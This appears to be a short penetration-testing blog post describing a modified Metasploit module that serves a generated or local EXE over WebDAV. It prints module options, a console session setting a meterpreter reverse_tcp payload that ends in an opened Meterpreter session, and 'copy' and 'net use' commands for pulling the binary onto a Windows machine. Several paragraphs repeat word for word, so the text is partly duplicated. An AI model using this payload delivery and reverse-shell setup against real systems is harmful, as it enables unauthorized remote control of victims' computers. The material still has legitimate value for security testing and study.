The current module does not allow you to download exe's, in fact these are specifically blacklisted. This makes sense because that's not what the exploit is for. Anyway, someone asked me if it was possible to download a file (specifically a pre-generated exe) over WebDAV. I know an auxiliary module to be a webdav server has been a
request for awhile, but it looked like the dll_hijacker module could accomplish it. I added a block of code to the process_get function to handle the exe and then removed .exe from the blacklist.

So if LOCALEXE is set to TRUE then serve up the local exe in the path/filename you specify, if not generate an executable based on the payload options (Yes, I realize AV will essentially make this part useless).
The below is a "show options" with nothing set, default is to generate a EXE payload, if you want to set your own local EXE you need to set LOCALEXE to TRUE.
**Manually execute the exe**
Now if you want to serve a local exe
Usage*:
copy \\ip\documents\myexe.exe myexe.exe
You may have to net use first
net use \\ip\documents\ /User:Guest
You'll see windows attempt the request of SMB, fail, then switch to doing the WebDAV thing.
Once the bin is on the box you can exec the bin manually.
*there are a couple of other ways to run this, the guy that asked me to help with all this will have a post on it soon.
code is HERE in the github repo, be gentle i dont usually do exploit code...
-CG

So if LOCALEXE is set to TRUE then serve up the local exe in the path/filename you specify, if not generate an executable based on the payload options (Yes, I realize AV will essentially make this part useless).
The below is a "show options" with nothing set, default is to generate a EXE payload, if you want to set your own local EXE you need to set LOCALEXE to TRUE.
msf  exploit(webdav_file_server) > show options

Module options (exploit/windows/dev/webdav_file_server):


   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BASENAME    policy           yes       The base name for the listed files.
   EXTENSIONS  txt              yes       The list of extensions to generate
   LOCALEXE    false            yes       Use a local exe instead of generating one based on payload options
   LOCALFILE   myexe.exe        yes       The filename to serve up
   LOCALROOT   /tmp/            yes       The local file path
   SHARENAME   documents        yes       The name of the top-level share.
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     80               yes       The daemon port to listen on (do not change)
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH     /                yes       The URI to use (do not change).


Exploit target:

   Id  Name
   --  ----
   0   Automatic
msf  exploit(webdav_file_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD =>  windows/meterpreter/reverse_tcp
msf  exploit(webdav_file_server) > set LHOST 192.168.26.129
LHOST =>  192.168.26.129
smsf  exploit(webdav_file_server) > set LPORT 5555
LPORT =>  5555

msf  exploit(webdav_file_server) > exploit

[*] Exploit running as background job.
[*] Started reverse handler on 192.168.26.129:5555
[*]
[*] Exploit links are now available at \\192.168.26.129\documents\
[*]
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.26.129:80/
[*] Server started.

msf  exploit(webdav_file_server) > [*] 192.168.26.1:17904 OPTIONS /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17904 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17904 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17904 PROPFIND /documents
[*] 192.168.26.1:17904 PROPFIND => 301 (/documents)
[*] 192.168.26.1:17904 PROPFIND /documents/
[*] 192.168.26.1:17904 PROPFIND => 207 Directory (/documents/)
[*] 192.168.26.1:17904 PROPFIND => 207 Top-Level Directory
[*] 192.168.26.1:17904 GET => Delivering Generated EXE Payload
**Manually execute the exe**
[*] Sending stage (752128 bytes) to 192.168.26.1
[*] Meterpreter session 1 opened (192.168.26.129:5555 -> 192.168.26.1:17800) at Thu May 17 23:13:29 -0700 2012
Now if you want to serve a local exe
msf  exploit(webdav_file_server) > jobs -K
Stopping all jobs...

[*] Server stopped.
msf  exploit(webdav_file_server) > set LOCALEXE TRUE
LOCALEXE => TRUE

msf  exploit(webdav_file_server) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.26.129:5555
[*]
[*] Exploit links are now available at \\192.168.26.129\documents\
[*]
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.26.129:80/
[*] Server started.


msf  exploit(webdav_file_server) > [*] 192.168.26.1:17870 OPTIONS /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17870 PROPFIND /documents/myexe.exe
[*] 192.168.26.1:17870 PROPFIND => 207 File (/documents/myexe.exe)
[*] 192.168.26.1:17870 PROPFIND /documents
[*] 192.168.26.1:17870 PROPFIND => 301 (/documents)
[*] 192.168.26.1:17870 PROPFIND /documents/
[*] 192.168.26.1:17870 PROPFIND => 207 Directory (/documents/)
[*] 192.168.26.1:17870 PROPFIND => 207 Top-Level Directory
[*] 192.168.26.1:17870 GET => Delivering Local EXE Payload [ /tmp/myexe.exe ]
I've tested this on windows 7 and windows XP and I've been told this works with IE7 and below but not IE8. I've just been executing it on the command line.
Usage*:
copy \\ip\documents\myexe.exe myexe.exe
You may have to net use first
net use \\ip\documents\ /User:Guest
You'll see windows attempt the request of SMB, fail, then switch to doing the WebDAV thing.
Once the bin is on the box you can exec the bin manually.
*there are a couple of other ways to run this, the guy that asked me to help with all this will have a post on it soon.
code is HERE in the github repo, be gentle i dont usually do exploit code...
-CG